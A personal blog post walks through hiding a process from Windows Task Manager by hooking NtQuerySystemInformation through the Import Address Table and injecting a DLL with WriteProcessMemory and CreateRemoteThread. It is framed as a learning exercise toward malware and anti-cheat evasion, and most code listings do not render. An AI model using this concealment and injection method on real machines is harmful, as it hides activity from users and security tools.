WinAPI Hooking: Hiding Process in Task Manager
Fri, June 19, 2020
I was using Google Chrome for web development when it suddenly stopped responding. As usual, I opened my task manager to close that process. While I was searching for chrome.exe, these questions popped into my mind:
- Can I hide my theoretical malware from the Task Manager?
- Is this how game hacks evade from anti-cheat software?
I have 0 knowledge in Malware/Game Hack Development. My guess was that there is a Windows API function that is responsible for listing all processes in a system. That way, the function can be used in different applications such as the Task Manager. I opened Task Manager in Ghidra to see its imports table.

Of course, I am not familiar with most of the DLLs listed above. I'm only familiar with user32 and kernel32 DLLs. I was pretty sure it's not in User32 because that DLL only handles Windows-GUI related functions. One by one, I expanded the DLLs to check what functions does it export (and a quick google search haha). In ntdll.dll, two functions caught my sight:
NtQueryInformationProcessretrieves information for only a single process.NtQuerySystemInformationretrieves different kind of data , such as all running processes on the system, based on its first parameter SYSTEM_INFORMATION_CLASS.
To retrieve the list of running processes, you need to pass SystemProcessInformation class (or simply just pass '5', SystemProcessInformation is the 6th enum here) as the first parameter. To confirm whether Task Manager is using this function to get the processes, I checked the cross-references to the function. Below is the second cross-reference provided by Ghidra.

Yes! It does use NtQuerySystemInformation and passes 5 as its first parameter! You can know more about NtQuerySystemInformation by clicking here.
For now, I am still unsure which part of the program uses the code snippet from above because I am still new to reverse engineering. What now?!
Playing with Windows API
For this blog post, my goal was to hide notepad.exe from Task Manager.
The important thing is that the second argument is a pointer to a buffer, which will be overwritten by the function with linked-list-like system information. The type of system information is determined by the first argument. In this case, the system information is going to be the process information. Below is a sample of that data (SystemBasicInformation):
I described it as a linked-list-like data because the NextEntryOffset property is the address relative to the next process information object. I created a loop that will use the NextEntryOffset to iterate to all process information until the NextEntryOffset is equal to zero. The ImageName property is a buffer to the name of the process. Below is a code snippet that prints all process names.
1Loading...With some little modification, instead of printing the process name for each iteration, you can just use if-statement to compare whether the process name is notepad.exe. If it is, remove the object from the linked list. Else, do nothing. You can check linked-lists here. That means, I need to get the next process name too. If the next process name is equal to notepad.exe, I will overwrite the current process object's NextEntryOffset with the NEXT process object's NextEntryOffset plus the CURRENT process object's NextEntryOffset. Confusing, ain't it?
1Loading...Hooking it!
I now have a function (or a concept) that removes my chosen process from the list of process given by NTQSI. I just need to know how to force Task Manager to call a rogue function instead of the real one, but I am getting ahead of myself. Task Manager is a remote process. I don't even know how to do it on the current process! I should do that first. I just know the term Windows API hooking but NO idea how to do it, just guesses. After a quick google search, I learned about Import Address Table (IAT) hooking. This stackoverflow post helped me understand how to get virtual addresses of Windows APIs. Basically, all Windows API functions that are imported are stored in a table allocated in a virtual address. If a process needs to call a Windows API, it can just perform a lookup on that table and get the appropriate address. If you can overwrite that address with the address of a rogue function, then function call is redirected to the rogue function instead of the legitimate one. Currently, using listing 2 as my rogue function will not work just yet. It still needs modification because line 1 will just call itself resulting to recursion. Remember, I will change the address in the IAT, therefore, before hooking, I should store the address of the legitimate function first. To call the legitimate function, that address will be used. Below is the code snippet that will do that implements this concept.
1Loading...On line 1, listing 2, I modified it to use the original NTQSI. Below is the statement of the modification. NTSTATUS status=((PNTQSI)OriginalNtQuerySystemInformationAddress)(SystemInformationClass, systemInformation, SystemInformationLength, ReturnLength);. For the final step, I just need to inject my code to a remote process! Again, no idea how to do it. After a quick google search, DLL Injection seems to be the easiest, so I decided to know more about it. In simple terms, I just need to find a way for that remote process (Task Manager, in this case) to execute LoadLibrary('C:/path/malicious.dll') or something like that. There are only 3 steps to DLL inject:
- Get process handle with write permissions.
- Store the DLL path as string in the targeted process using that process handle.
- Make the targeted process execute LoadLibrary with the stored string as the argument.
Below is the code that will do the DLL injection.
1Loading...For the first step, I need to obtain the process identifier (PID) of the Task Manager. To do that, I can just use FindWindow method to get a handle for Task Manager window. The window handle is used in GetWindowThreadProcessId method to obtain PID of that window. For the second step, you can use VirtualAllocEx and WriteProcessMemory to manipulate memory on a remote process. The method names seem to be self-explanatory. For the third step, you can use CreateRemoteThread. Ideally, you will need to get the address of LoadLibraryW on the remote process, right? I honestly don't know why this works. Maybe kernel32.dll is always loaded on the same virtual address on all processes? I now have an injector! I just need to put my rogue function into a DLL. Below is the main or entry point of the DLL.
1Loading...For DLLs, instead of int main(), DllMain() is used as an entrypoint. When DLL is attached in a process, it runs the Patch() function. You can try to build a function that will unpatch the IAT when DLL is detached in the process. If you want to learn more about building a DLL, you can start here.
That's it! I have built a program that will hide a process in the task manager! You can change it so that the name is based on user-input. As of now, this has already sufficed me.
I do have some questions for myself... From what I know, to call a function in Assembly Language, you must push all arguments first, then use CALL instruction. Why the assembly code below does not do that?
How does NtQuerySystemInformation know where are the arguments? Also, on Listing 4, last 4 statements, why does this work? is kernel32.dll address the same for all processes?